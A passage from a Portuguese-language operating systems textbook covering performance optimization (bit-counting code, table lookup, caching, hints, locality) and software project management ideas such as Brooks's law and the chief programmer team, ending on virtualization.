Como regra, a primeira versão de um sistema deve ser tão direta quanto possível. As únicas otimizações devem ocorrer nas partes que obviamente podem causar problemas inevitáveis. Ter uma cache de blocos para o sistema de arquivos é um exemplo. Uma vez que o sistema está ativo e em execução, medidas cautelosas precisam ser tomadas para ver onde o tempo está *realmente* sendo gasto. Com base nesses números, otimizações devem ser feitas nos pontos em que elas forem mais necessárias.

Eis uma história verdadeira em que uma otimização danificou mais do que ajudou: um dos alunos (o qual manterei no anonimato) de um dos autores (AST) escreveu o programa *mkfs* original do MINIX. Esse programa cria um novo sistema de arquivos em um disco recém-formatado. O estudante levou cerca de seis meses para otimizar esse programa, inclusive inserindo o uso de cache do disco. Quando ele executou o programa, este não funcionou e precisou de vários outros meses de depuração. Esse programa geralmente executa uma única vez no disco rígido durante toda a vida do computador, quando o sistema é instalado. Além disso, executa uma única vez para cada disco que é formatado. Cada execução gasta em torno de dois segundos. Mesmo que a versão não otimizada gastasse um minuto, mostrou-se um desperdício de recursos gastar tanto tempo otimizando um programa raramente usado.

Um slogan que pode ser aplicado à otimização de desempenho é:

O que é bom o suficiente é suficientemente bom.

Com isso, entendemos que, uma vez que o desempenho alcançou um nível razoável, provavelmente não valerá a pena o esforço e a complexidade para melhorar mais alguns poucos percentuais. Se o algoritmo de escalonamento é razoavelmente justo e mantém a CPU ocupada 90% do tempo, ele está fazendo seu trabalho. Inventar outro muito mais complexo que seja 5% melhor provavelmente será uma má ideia. Da mesma maneira, se a taxa de paginação está baixa o suficiente e não é um gargalo, uma grande empreitada que buscasse melhorar o desempenho não valeria a pena. Evitar desastres é muito mais importante do que otimizar o desempenho, especialmente visto que aquilo que é ótimo em determinada carga de trabalho pode não ser ótimo em outra.

Outra questão é o que otimizar e quando. Alguns programadores tendem a otimizar até a morte tudo o que desenvolverem, logo que ele pareça funcionar. O problema é que, após a otimização, o sistema pode ser menos limpo, tornando-se mais difícil de manter e depurar. Além disso, isso o torna mais difícil de adaptação, e talvez realizar uma otimização mais lucrativa depois. O problema é conhecido como otimização prematura. Donald Knuth, também conhecido como o pai da análise de algoritmos, disse certa vez que "a otimização prematura é a raiz de todos os males".

12.4.3 Ponderações espaço/tempo

Uma abordagem geral para melhorar o desempenho consiste em ponderar o tempo *versus* o espaço. É frequente em ciência da computação uma situação de escolha entre um algoritmo que usa pouca memória, mas é lento, e outro algoritmo que usa muito mais memória, porém é mais rápido. Quando se faz uma otimização importante, vale a pena procurar por algoritmos que ganham velocidade com o uso de mais memória ou, de modo oposto, economizam memória preciosa com a realização de mais computação.

Uma técnica em geral útil visa a substituir procedimentos pequenos por macros. O uso de macros elimina o overhead normalmente associado a uma chamada de

procedimento. O ganho é especialmente significativo quando a chamada ocorre dentro de um laço. Como exemplo, suponha que usemos mapas de bits para manter o controle dos recursos e precisemos saber com frequência quantas unidades estão livres em alguma parte do mapa de bits. Para isso, torna-se necessário um procedimento, *bit_count*, que conta o número de bits 1 em um byte. O procedimento óbvio é dado na Figura 12.7(a). Ele percorre os bits do byte, contando-os um por vez, sendo bastante simples e direto.

Esse procedimento possui duas fontes de ineficiência. Primeiro, ele deve ser chamado, um espaço na pilha deve ser alocado para ele e depois ele deve retornar. Cada chamada de procedimento apresenta esse overhead. Segundo, ele contém um loop e sempre existe algum overhead associado a um loop.

Uma estratégia completamente diferente é usar a macro da Figura 12.7(b). É uma expressão em sequência que calcula a soma dos bits por meio de deslocamentos sucessivos do argumento, mascarando tudo, exceto o bit de ordem mais baixa, e somando os oito termos. A macro dificilmente é um trabalho de arte, mas ela aparece no código apenas uma vez. Quando a macro é chamada, por exemplo, por

```
sum = bit_count(table[i]);
```

ela parece idêntica à chamada do procedimento. Assim, a não ser pela definição um tanto quanto bagunçada, o código não fica pior com o uso de macro do que com o uso do procedimento, mas ele se torna muito mais eficiente, visto que elimina tanto o overhead da chamada de procedimento quanto aquele causado pelo uso do loop.

Podemos levar esse exemplo um passo mais adiante. Para que calcular a contagem de bits? Por que não pesquisar o contador em uma tabela? Afinal de contas, existem somente 256 bytes diferentes, cada um com um valor único entre 0 e 8. Podemos declarar uma tabela de 256 entradas, *bits*, com cada entrada inicializada (em tempo de compilação) com o contador de bits correspondente àquele valor do byte. Com essa tática, nenhuma computação é necessária em tempo de execução, mas apenas uma operação de indexação. Uma macro que realiza esse trabalho é dada na Figura 12.7(c).

Este é um exemplo claro de ponderação entre o tempo de computação e o uso de memória. Contudo, podemos ir ainda mais longe. Se quisermos contar os bits em palavras de 32 bits, usando nossa macro *bit_count*, precisaremos executar quatro pesquisas por palavra. Se expandirmos a tabela para 65.536 entradas, poderemos reduzir para duas pesquisas por palavra, com o custo de uma tabela muito maior.

A pesquisa de respostas em tabelas pode ser usada de outras maneiras. Uma técnica de compactação bem conhecida, GIF, usa a pesquisa em tabela para codificar pixels RGB de 24 bits. Entretanto, a GIF só funciona sobre imagens de 256 cores ou menos. Para cada imagem a ser comprimida, cria-se uma palheta de 256 entradas, e nela cada entrada contém um valor RGB de 24 bits. A

FIGURA 12.7 (a) Um procedimento para contar bits em um byte. (b) Uma macro para contar bits. (c) Uma macro que conta bits pela consulta a uma tabela.

```
#define BYTE_SIZE 8                         /* Um byte contem 8 bits */

int bit_count(int byte)
{                                           /* Conta os bits em um byte */
      int i, count = 0;

      for (i = 0; i < BYTE_SIZE; i++)       /* percorre os bits de um byte */
            if ((byte >> i) & 1) count++;   /* se este bit e 1, incrementa contador */
      return(count);                        /* retorna soma */
}
```

(a)

```
/*Macro que soma os bits em um byte e retorna a soma. */
#define bit_count(b) ((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
                     ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))
```

(b)

```
/*Macro que consulta o contador de bits em uma tabela. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
```

(c)

imagem compactada consiste, então, em um índice de 8 bits para cada pixel em vez de um valor de 24 bits para cada cor — um ganho com fator de três. Essa ideia está ilustrada na Figura 12.8 para uma seção 4 × 4 de uma imagem. A imagem compactada original é mostrada na Figura 12.8(a). Cada valor aqui é um valor de 24 bits, e cada um dos 8 bits dá a intensidade do vermelho, do verde e do azul. A imagem GIF é mostrada na Figura 12.8(b). Nesse caso, cada valor é um índice de 8 bits para a palheta de cores. Esta é armazenada como parte do arquivo de imagem e é mostrada na Figura 12.8(c). Na verdade, há mais coisas a mencionar sobre o formato GIF, mas o cerne da questão é a pesquisa em tabela.

Existe outro modo de reduzir o tamanho da imagem, o qual ilustra uma ponderação diferente. PostScript é uma linguagem de programação que pode ser usada para descrever imagens. (Na verdade, qualquer linguagem de programação pode descrever imagens, mas PostScript é modelada para esse propósito.) Muitas impressoras têm um interpretador PostScript embutido, a fim de executar programas PostScript enviados a elas.

Por exemplo, se existe um bloco retangular de pixels em uma imagem, todos com a mesma cor, um programa PostScript para a referida imagem deve executar instruções para desenhar um retângulo em certa posição e depois preenchê-lo com uma determinada cor. Somente alguns bits são necessários para emitir esse comando. Quando a imagem é recebida pela impressora, um interpretador local deve executar o programa para construir a imagem. Assim, PostScript realiza a compactação de dados sob pena de um custo maior de computação — uma ponderação diferente daquela realizada por meio de pesquisa em tabela, mas muito valiosa quando a memória ou a largura de banda é escassa.

Outras ponderações muitas vezes envolvem estruturas de dados. As listas duplamente encadeadas usam mais memória do que as listas com encadeamento simples, mas frequentemente permitem acesso mais rápido aos itens. As tabelas de espalhamento gastam ainda mais espaço, mas são ainda mais rápidas. Em resumo, um dos principais fatores a serem considerados ao otimizar uma parte de código é ponderar se o uso de diferentes estruturas de dados proporcionará uma melhor relação custo-benefício em termos de espaço/tempo.

12.4.4 Uso de cache

Uma técnica bem conhecida para melhoria de desempenho é o uso de cache. Ela se aplica sempre que existir a probabilidade de o mesmo resultado ser necessário várias vezes. A abordagem geral é fazer o trabalho todo da primeira vez e depois guardar o resultado na memória cache. Nas tentativas subsequentes, a cache é verificada em primeiro lugar. Se o resultado estiver nela, ele será usado. Caso contrário, o trabalho todo será refeito.

Já vimos o uso de caches dentro do sistema de arquivos para conter certa quantidade de blocos do disco recentemente usados, economizando, assim, uma leitura de disco a cada acerto. Contudo, as caches podem servir a muitos outros propósitos. Por exemplo, a análise sintática dos nomes dos caminhos de diretórios é surpreendentemente cara. Considere novamente o exemplo do UNIX mostrado na Figura 4.34. Para procurar */usr/ast/mbox* são necessários os seguintes acessos ao disco:

1. Ler o i-node para o diretório-raiz (i-node 1).
2. Ler o diretório-raiz (bloco 1).
3. Ler o i-node para */usr* (i-node 6).

FIGURA 12.8 (a) Parte de uma imagem não compactada com 24 bits por pixel. (b) A mesma parte compactada com GIF, com oito bits por pixel. (c) A palheta de cores.


(a) 24 Bits

3,8,13	3,8,13	26,4,9	90,2,6
3,8,13	3,8,13	4,19,20	4,6,9
4,6,9	10,30,8	5,8,1	22,2,0
10,11,5	4,2,17	88,4,3	66,4,43

(b) 8 Bits

7	7	2	6
7	7	3	4
4	5	10	0
8	9	2	11

(c) 24 Bits

Índice	Cor
11	66,4,43
10	5,8,1
9	4,2,17
8	10,11,5
7	3,8,13
6	90,2,6
5	10,30,8
4	4,6,9
3	4,19,20
2	88,4,3
1	26,4,9
0	22,2,0

4. Ler o diretório */usr* (bloco 132).
5. Ler o i-node para */usr/ast* (i-node 26).
6. Ler o diretório */usr/ast* (bloco 406).

Essa operação gasta seis acessos ao disco só para descobrir o número do i-node do arquivo. Em seguida, o próprio i-node deve ser lido para que se descubram os números dos blocos do disco. Se o arquivo é menor do que o tamanho do bloco (por exemplo, 1024 bytes), ele gasta oito acessos ao disco para ler os dados.

Alguns sistemas otimizam a análise sintática do nome do caminho usando o caching de combinações (caminho, i-node). Para o exemplo da Figura 4.34, a cache certamente conterá as primeiras três entradas da Figura 12.9 após analisar */usr/ast/mbo*x. As últimas três entradas surgem da análise de outros caminhos.

Quando um caminho precisa ser procurado, o analisador de nomes primeiro consulta a cache, procurando nela a maior subcadeia ali presente. Por exemplo, se o caminho */usr/ast/grants/erc* é submetido, a cache retorna a informação de que a subcadeia */usr/ast* é o i-node 26, permitindo que a pesquisa possa começar nele, eliminando quatro acessos ao disco.

Um problema com o uso de cache de caminhos é que o mapeamento entre o nome do arquivo e o número do i-node não é fixo durante todo o tempo. Suponha que o arquivo */usr/ast/mbox* seja removido do sistema e seu i-node seja reutilizado para um arquivo diferente pertencente a um usuário diferente. Posteriormente, o arquivo */usr/ast/mbox* é criado de novo e, nesse momento, recebe o número de i-node 106. Se nada for feito para evitar essa situação, a entrada da cache estará, então, incorreta e as procuras subsequentes retornarão um número de i-node errado. Por essa razão, quando se remove um arquivo ou um diretório, sua entrada na cache e (caso seja um diretório) todas as entradas abaixo dela devem ser removidas da cache.

Os blocos do disco e os nomes dos caminhos não são os únicos itens que podem ser colocados em cache. Os i-nodes também o podem. Se threads pop-up são usados para tratar das interrupções, cada um deles requer uma pilha e algum mecanismo adicional. Esses threads previamente usados também podem ser colocados na cache, visto que o aproveitamento de um thread já usado é mais fácil do que a criação de um novo a partir do zero (para evitar a alocação de memória). Em suma, qualquer coisa difícil de produzir pode ser colocada na cache.

FIGURA 12.9 Parte da cache de i-nodes para a Figura 4.34.

Caminho	Número do i-node
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/books	92
/usr/bal	45
/usr/bal/paper.ps	85

12.4.5 Dicas

As entradas na cache estão sempre corretas. Uma pesquisa na cache pode falhar, mas, se uma entrada é encontrada, ela tem a garantia de estar correta e pode ser usada sem mais cerimônia. Em alguns sistemas, é conveniente ter uma tabela de **dicas**, que são sugestões sobre a solução, mas sem garantia de estarem certas. O próprio chamador deve verificar se o resultado é correto.

Um exemplo bem conhecido de dicas é o uso dos URLs embutidos nas páginas da web. O clique em um link não garante que a página apontada esteja presente. Na realidade, a página apontada pode ter sido removida dez anos antes. Assim, a informação sobre a indicação da página realmente é apenas uma dica.

As dicas também são empregadas na conexão com arquivos remotos. A informação é uma dica que diz algo sobre o arquivo remoto, como onde ele está localizado. Contudo, o arquivo pode ter sido movido ou removido desde o registro da dica, de modo que uma verificação sempre é necessária para confirmar se a dica está correta.

12.4.6 Exploração da localidade

Processos e programas não agem aleatoriamente. Eles apresentam uma quantidade razoável de localidade no tempo e no espaço e, para melhorar o desempenho, essa informação pode ser explorada de várias maneiras. Um exemplo bem conhecido de localidade espacial é o fato de que os processos não saltam aleatoriamente dentro de seus espaços de endereçamento, mas tendem a usar um número relativamente pequeno de páginas durante um dado intervalo de tempo. As páginas que um processo está usando ativamente podem ser marcadas como seu conjunto de trabalho (*working set*) e o sistema operacional pode garantir que, quando o processo tiver a permissão de executar, seu conjunto de trabalho estará na memória, reduzindo, assim, o número de faltas de páginas.

O princípio da localidade também se aplica aos arquivos. Quando um processo seleciona um diretório de trabalho específico, é provável que muitas de suas referências futuras a arquivos sejam para arquivos daquele diretório. Colocar todos os i-nodes e os arquivos de cada diretório juntos no disco proporciona melhoras no desempenho. Esse princípio é o utilizado no Berkeley Fast File System (MCKUSICK et al., 1984).

Outra área na qual a localidade exerce um papel importante é a de escalonamento de threads em multiprocessadores. Como vimos no Capítulo 8, uma maneira de escalonar threads em um multiprocessador é tentar executar cada thread na mesma CPU em que ele foi executado da última vez, na esperança de que alguns de seus blocos de memória ainda estejam na cache da memória.

12.4.7 Otimização do caso comum

Em geral, é uma boa ideia diferenciar entre o caso mais comum e o pior caso possível e tratá-los de modo diferente. Muitas vezes os códigos para as duas situações são totalmente diversos. É importante tornar o caso comum rápido. Para o pior caso, se ele ocorre raramente, é suficiente torná-lo correto.

Como um primeiro exemplo, considere a entrada em uma região crítica. Na maior parte do tempo, a entrada é bem-sucedida, especialmente quando os processos não gastam muito tempo dentro das regiões críticas. O Windows 8 tira proveito dessa expectativa provendo uma chamada da WinAPI, EnterCriticalSection, que testa atomicamente uma condição no modo usuário (usando TSL ou equivalente). Se o teste é satisfatório, o processo apenas entra na região crítica e nenhuma chamada de núcleo se faz necessária. Se o teste falha, a rotina de biblioteca executa um down em um semáforo para bloquear o processo. Assim, no caso normal, não há a necessidade de qualquer chamada de núcleo. No Capítulo 2, vimos que futexes no Linux também são otimizados para o caso comum de nenhuma disputa.

Como segundo exemplo, considere o uso de um alarme (usando sinais do UNIX). Se nenhum alarme se encontra pendente, criar uma entrada e colocá-la na fila do temporizador é simples e direto. Contudo, se existe algum alarme pendente, ele deve ser encontrado e removido da fila do temporizador. Visto que a chamada alarm não especifica se já existe ou não um alarme estabelecido, o sistema deve assumir o pior caso. Entretanto, como na maior parte do tempo não há qualquer alarme pendente e visto que a remoção de um alarme existente é custosa, pode ser bastante útil diferenciar entre esses dois casos.

Uma maneira de fazer isso é manter um bit na tabela de processos para informar se algum alarme está pendente. Se o bit se encontra desligado, adota-se a solução fácil (apenas se adiciona uma nova entrada na fila do temporizador sem verificação). Se o bit está ligado, a fila do temporizador deve ser verificada.

12.5 Gerenciamento de projeto

Programadores são otimistas incorrigíveis. A maioria acha que escrever um programa é correr até o teclado e começar a digitar e, logo em seguida, o programa totalmente depurado é finalizado. Para programas muito grandes, não se trabalha assim. Nas seções seguintes, abordaremos alguns pontos sobre gerenciamento de grandes projetos de software, especialmente projetos de grandes sistemas operacionais.

12.5.1 O mítico homem-mês

Em seu livro clássico, *The Mythical Man Month*, Fred Brooks, um dos projetistas do OS/360, que mais tarde ingressou no mundo acadêmico, investigou por que é tão difícil construir grandes sistemas operacionais (BROOKS, 1975, 1995). Quando a maioria dos programadores soube que Brooks afirmara que eles eram capazes de produzir somente mil linhas de código depurado por *ano* em grandes projetos, eles indagaram se o professor Brooks estaria vivendo no espaço sideral, talvez no Planeta Bug. Afinal de contas, a maioria deles se lembrava de ter produzido um programa de mil linhas em uma única noite. Como isso poderia ser o resultado anual de alguém com um QI superior a 50?

O que Brooks queria dizer é que os projetos grandes, com centenas de programadores, são completamente diferentes dos projetos pequenos e que os resultados obtidos em projetos pequenos não escalam para projetos maiores. Em um projeto grande, é consumido muito tempo no planejamento de como dividir a tarefa em módulos, especificando cuidadosamente os módulos e suas interfaces e tentando imaginar como esses módulos irão interagir, mesmo antes de começar a codificação. Em seguida, os módulos devem ser implementados e depurados separadamente. Por fim, os módulos têm de ser integrados e o sistema completo precisa ser testado. O caso normal é cada módulo funcionar de modo perfeito quando testado isoladamente, mas o sistema quebra instantaneamente quando todas as peças são colocadas juntas. Brooks estimou o trabalho como:

1/3 planejamento
1/6 codificação
1/4 teste dos módulos
1/4 teste do sistema

Em outras palavras, escrever o código é a parte fácil. O difícil é visualizar quais módulos devem existir e fazer com que o módulo *A* converse corretamente com o módulo *B*. Em um programa pequeno escrito por um único programador, tudo o que lhe resta é a parte fácil.

O título do livro de Brooks surgiu de sua afirmação de que pessoas e tempo não são intercambiáveis. Não existe uma unidade como um homem-mês (ou uma pessoa-mês). Se um projeto utiliza 15 pessoas durante dois anos para ser construído, não é concebível que 360 pessoas possam fazê-lo em um mês e provavelmente não é possível ter 60 pessoas para fazê-lo em seis meses.

Existem três razões para isso. Primeiro, o trabalho não pode sofrer paralelismo total. Até que o planejamento tenha sido feito e se tenha determinado quais módulos são necessários e quais serão suas interfaces, nenhum código pode ser sequer iniciado. Em um projeto de dois anos, o planejamento pode consumir, sozinho, cerca de oito meses.

Segundo, para utilizar totalmente um grande número de programadores, o trabalho deve ser dividido em um grande número de módulos, de maneira que todos tenham algo para fazer. Visto que cada módulo consegue potencialmente interagir com outro, o número de interações módulo-módulo que precisa ser considerado cresce em função do quadrado do número de módulos, isto é, como o quadrado do número de programadores. Essa complexidade rapidamente sai de controle. Medições cuidadosas de 63 projetos de software confirmaram que a ponderação entre pessoas e meses está longe de ser linear para grandes projetos (BOEHM, 1981).

Terceiro, a depuração é altamente sequencial. Estabelecer dez depuradores para um problema não torna a descoberta do defeito dez vezes mais rápida. Na realidade, dez depuradores provavelmente são mais lentos do que um, pois desperdiçarão muito tempo conversando uns com os outros.

Brooks resume sua experiência ponderando pessoas e tempo na lei de Brooks:

Aumentar o número de envolvidos em um projeto de software atrasado faz com que ele atrase ainda mais.

O problema é que as pessoas que entram depois precisam ser treinadas no projeto, os módulos precisam ser redivididos para se adequarem ao número maior de programadores agora disponíveis, muitas reuniões serão necessárias para coordenar todos os esforços, e assim por diante. Abdel-Hamid e Madnick (1991) confirmaram essa lei experimentalmente. Uma versão um tanto irreverente da lei de Brooks é:

São necessários nove meses para gerar uma criança, não importando quantas mulheres você empregue para o trabalho.

12.5.2 Estrutura da equipe

Sistemas operacionais comerciais são grandes projetos de software e invariavelmente requerem grandes equipes de pessoas. A capacidade dessas pessoas é imensamente importante. Durante décadas tem-se observado que os bons programadores são dez vezes mais produtivos do que os programadores ruins (SACKMAN et al., 1968). O preocupante é que, quando você precisa de 200 programadores, é difícil encontrar 200 bons programadores — é preciso aceitar vários níveis de qualidade dentro de uma equipe.

O que também é importante em qualquer grande projeto, de software ou não, é a necessidade de coerência arquitetural. Deve existir uma mente controlando o projeto. Brooks cita a catedral de Reims, na França, como exemplo de um grande projeto que levou décadas para ser construído e no qual os arquitetos que chegavam posteriormente subordinavam seus desejos de colocar uma marca pessoal no projeto à realização dos planos do arquiteto inicial. O resultado é uma coerência arquitetural não encontrada em outras catedrais da Europa.

Na década de 1970, Harlan Mills combinou a observação de que alguns programadores são muito melhores do que os outros com a necessidade de coerência arquitetural para propor o paradigma da **equipe do programador-chefe** (BAKER, 1972). Sua ideia era organizar uma equipe de programação como uma equipe cirúrgica, em vez de uma equipe de abatedores de porcos: em vez de saírem todos golpeando como loucos, uma pessoa segura o escalpo e todos os outros estão lá para dar suporte. Para um projeto de dez pessoas, Mills sugere a estrutura em equipe da Figura 12.10.

Três décadas se passaram desde que isso foi proposto e colocado em prática. Algumas coisas mudaram (como a necessidade de um advogado de linguagens — C é mais simples do que PL/I), mas a necessidade de ter somente uma mente controlando o projeto ainda é válida. Essa mente deve ser capaz de trabalhar 100% no projeto e na programação; daí a necessidade de um grupo de suporte, embora, com a ajuda de um computador, um pequeno grupo seria suficiente hoje em dia. Mas, na essência, a ideia ainda funciona.

FIGURA 12.10 Proposta de Mills para montar uma equipe de dez pessoas com programadores-chefe.

Título	Obrigações
Programador-chefe	Executa o projeto arquitetural e escreve o código
Copiloto	Ajuda o programador-chefe e serve como um porto seguro
Administrador	Gerencia pessoas, orçamento, espaço, equipamentos, relatórios etc.
Editor	Edita a documentação, que deve ser escrita pelo programador-chefe
Secretárias	Secretárias para o administrador e o editor
Secretário de programas	Mantém os arquivos de código e documentação
Ferramenteiro	Fornece qualquer ferramenta de que o programador-chefe precise
Testador	Testa o código do programador-chefe
Advogado de linguagens	Profissional de tempo parcial que possa assessorar o programador-chefe em relação à linguagem

Qualquer projeto grande precisa ser organizado de maneira hierárquica. No mais baixo nível existem muitas equipes pequenas, cada qual liderada por um programador-chefe. No nível seguinte, grupos de equipes devem ser coordenados por um gerente. A experiência mostra que cada pessoa que você gerencia lhe custa 10% de seu tempo, de modo que um gerente em tempo integral é necessário para cada grupo de dez equipes. Esses gerentes devem ser gerenciados, e assim por diante.

Brooks observou que as más notícias não se movem bem para o topo da árvore. Jerry Saltzer, do MIT, chamou esse efeito de **diodo das más notícias**. Nenhum programador-chefe ou gerente quer dizer a seu chefe que o projeto está quatro meses atrasado e que não há a menor possibilidade de cumprir o prazo combinado, pois existe uma velha tradição, de mais de dois mil anos, na qual o mensageiro é degolado quando traz más notícias. Em consequência, a alta gerência muitas vezes fica no escuro com relação ao estado real do projeto. Quando se torna óbvio que o prazo não pode ser cumprido em condição alguma, a alta gerência reage com pânico, acrescentando pessoas, momento no qual a lei de Brooks entra em cena.


Na prática, as grandes empresas — que têm tido uma longa experiência na produção de software e sabem o que ocorre se ele é produzido com descuido — têm uma tendência a pelo menos tentar fazê-lo direito. Em contraste, empresas pequenas e novatas, extremamente apressadas em ganhar o mercado, nem sempre tomam precauções para produzir seus softwares com cuidado. Essa pressa muitas vezes ocasiona resultados longe do ideal.

Nem Brooks nem Mills previram que cresceria o movimento em prol do código aberto. Embora muitos tivessem dúvida (especialmente aqueles liderando grandes empresas de software de código fechado), o software de código aberto tem sido um tremendo sucesso. De grandes servidores a dispositivos embarcados, e de sistemas de controle industrial a smartphones portáteis, o software de código aberto está em toda parte. Grandes empresas como Google e IBM agora estão lançando seu peso nas costas do Linux e contribuem intensamente no código. O notável é que os projetos de software de código aberto mais bem-sucedidos têm usado o modelo de programador-chefe com uma mente controlando o projeto arquitetural (por exemplo, Linus Torvalds para o núcleo do Linux e Richard Stallman para o compilador GNU C).

12.5.3 O papel da experiência

Ter projetistas experientes é fundamental para o projeto de um sistema operacional. Brooks aponta que a maioria dos erros não está no código, mas no projeto. Os programadores fazem corretamente aquilo que lhes foi ordenado fazer. Mas aquilo que lhes mandaram fazer estava errado. Nenhuma quantidade de software de teste detectará as más especificações.

A solução de Brooks visa a abandonar o modelo de desenvolvimento clássico da Figura 12.11(a) e usar o modelo da Figura 12.11(b). Nesse caso, a ideia é primeiro escrever um programa principal que simplesmente chama os procedimentos de nível superior — que inicialmente são apenas rotinas vazias (dummies). Já no primeiro dia do projeto, o sistema pode ser compilado e executado, embora ainda não faça nada. À medida que o tempo passa, os módulos são inseridos para substituir o código antes vazio. O resultado disso é que o teste de integração do sistema é realizado continuamente, de modo que os erros no projeto aparecem muito mais cedo. Em consequência, percebem-se as más decisões de projeto muito antes no ciclo.

FIGURA 12.11 (a) O projeto tradicional de software prossegue em estágios. (b) O projeto alternativo produz um sistema que funciona (mas não faz nada) já no primeiro dia.

Pouco conhecimento é algo perigoso. Brooks observou aquilo que ele chamou de **efeito do segundo sistema**. Muitas vezes o primeiro produto de uma equipe de projeto é pequeno, pois os projetistas estão receosos quanto a seu funcionamento correto. Como resultado, eles hesitam em colocar muitos recursos. Se o projeto é bem-sucedido, eles constroem a continuação do sistema. Impressionados com o próprio sucesso, na segunda vez os projetistas incluem todos os recursos avançados e exagerados que foram intencionalmente deixados de lado da primeira vez. Resultado: o segundo sistema fica inflado e o desempenho degradado. Na terceira vez, eles voltam à sobriedade pela falha do segundo sistema e novamente se tornam mais cautelosos.

A dupla CTSS-MULTICS é um exemplo bem apropriado. CTSS foi o primeiro sistema de tempo compartilhado de propósito geral e um grande sucesso, mesmo tendo uma funcionalidade mínima. Seu sucessor, o MULTICS, foi tão ambicioso que sofreu as consequências. As ideias eram boas, mas havia tantas coisas novas que o sistema funcionou precariamente durante anos e nunca foi um grande êxito comercial. O terceiro sistema nessa linha de desenvolvimento, o UNIX, foi muito mais cauteloso e de muito maior sucesso.

12.5.4 Não há bala de prata

Além de *The Mythical Men Month*, Brooks também escreveu um artigo muito influente chamado "Não há bala de prata" ("No Silver Bullet", BROOKS, 1987). Nesse artigo, ele argumentou que nenhuma das muitas soluções prometidas por diversos fabricantes seria capaz de oferecer a melhora de uma ordem de grandeza na produtividade de software dentro de uma década. A experiência mostra que ele estava certo.

Entre as balas de prata propostas estão as linguagens de alto nível, a programação orientada a objetos, a inteligência artificial, os sistemas especialistas, a programação automática, a programação gráfica, a verificação de programas e os ambientes de programação. Talvez na próxima década vejamos uma bala de prata, mas talvez tenhamos de nos contentar com melhoras graduais, incrementais.

12.6 Tendências no projeto de sistemas operacionais


Em 1899, o líder do Departamento de Patentes dos Estados Unidos, Charles H. Duell, aconselhou o então presidente McKinley a abolir o Escritório de Patentes (e com isso seu emprego!), pois, como ele havia afirmado: "Tudo o que podia ser inventado já foi inventado" (CERF e NAVASKY, 1984). Todavia, Thomas Edison apareceu à sua porta a poucos anos depois com um conjunto de novos itens, inclusive a luz elétrica, o fonógrafo e o projetor de filmes. A ideia é que o mundo está mudando constantemente, e os sistemas operacionais precisam se adaptar à nova realidade o tempo todo. Nesta seção, mencionamos algumas tendências que são relevantes hoje para os projetistas de sistemas operacionais.

Para evitar confusão, os **desenvolvimentos de hardware** mencionados a seguir já estão presentes. O que não existe é o software de sistema operacional para usá-los com eficiência. Em geral, quando aparece um hardware novo, o que todos fazem é simplesmente jogar

o software antigo (Linux, Windows etc.) nele e dizer que está pronto. Com o passar do tempo, isso é uma má ideia. O que precisamos é de software inovador para lidar com um hardware inovador. Se você é estudante de ciência ou engenharia da computação, ou um profissional de TIC (Tecnologia da Informação e Comunicações), seu dever de casa é descobrir esse software.

12.6.1 Virtualização e a nuvem

A virtualização é uma ideia que definitivamente pegou — mais uma vez. Ela surgiu pela primeira vez em 1967, com o sistema IBM CP/CMS, e está de volta com força total na plataforma x86. Muitos computadores agora possuem hipervisores funcionando na máquina pura, conforme ilustra a Figura 12.12; o hipervisor cria uma série de máquinas virtuais e cada uma tem seu próprio sistema operacional. Esse fenômeno foi discutido no Capítulo 7, e parece ser a onda do futuro. Hoje, muitas empresas estão pensando melhor na ideia, virtualizando outros recursos também. Por exemplo, há muito interesse na virtualização do controle de equipamento de rede, chegando ao ponto de executar o controle de suas redes também na nuvem. Além disso, fornecedores e pesquisadores trabalham constantemente para tornar os hipervisores melhores, para alguma noção de melhor: menores, mais rápidos ou com comprováveis propriedades de isolamento.

FIGURA 12.12 Um hipervisor executando quatro máquinas virtuais.

